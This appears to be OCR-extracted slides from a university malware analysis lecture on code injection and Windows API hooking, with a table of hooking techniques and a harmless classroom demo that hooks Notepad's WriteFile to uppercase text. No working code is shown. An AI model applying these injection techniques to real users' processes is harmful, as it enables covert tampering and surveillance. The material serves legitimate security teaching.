
Class 10

CSC 471 Modern Malware Analysis
Code Injection


Si Chen (schen@wcupa.edu)

Review – Hook


- A hook is a point in the system message-handling mechanism where an application can **install a subroutine** to monitor the message traffic in the system and process certain types of messages before they reach the target window procedure.




User Mode and Kernel



Write a file in Notepad



API Hook



Application
fwrite()
notepad.exe
Run Time Library
write()
Libcmt.lib
msvcr90.dll
API (Windows)
NtWriteFile()
Kernel32.dll
Interrupt 0x2e
NTDLL.dll
Kernel
IoWriteFile() Kernel
NtosKrnl.exe

API Hook Tech Map

Method	Target	Location	Tech		API
Dynamic	Process/Memory 00000000 - 7FFFFFFF	1) IAT 2) Code 3) EAT	Interactive Debug		DebugActiveProcess GetThreadContext SetThreadContext
			Standalone Injection	Independent Code	CreateRemoteThread
				Dll File	Resistry (AppInit_DLLs) BHO (IE only)
					SetWindowsHookEx CreateRemoteThread

Hookdbg.exe

- API hook for Notepad WriteFile() function





Command Prompt - hookdbg.exe 1336


```
04/03/2021  09:07 PM              51,200 HideProc2.exe
02/24/2022  06:45 AM    <DIR>          hookdbg
02/24/2022  06:44 AM              44,032 hookdbg.exe
07/05/2017  12:26 AM              45,056 InjectDll.exe
01/24/2019  12:48 AM              75,264 myhack.dll
02/02/2021  05:23 PM              75,264 myhack2.dll
04/03/2021  06:13 PM              43,520 stealth.dll
02/10/2021  07:52 PM             347,016 strings.exe
02/10/2021  07:52 PM             448,888 strings64.exe
02/10/2021  07:52 PM             529,280 strings64a.exe
              11 File(s)      1,718,210 bytes
               3 Dir(s)   5,679,013,888 bytes free

C:\Work>hookdbg.exe 1336

### original string ###
hahahaha

this is from si chen

### converted string ###
HAHAHAHA

THIS IS FROM SI CHEN
```

```
HAHAHAHA

THIS IS FROM SI CHEN
```

How Debugger Works







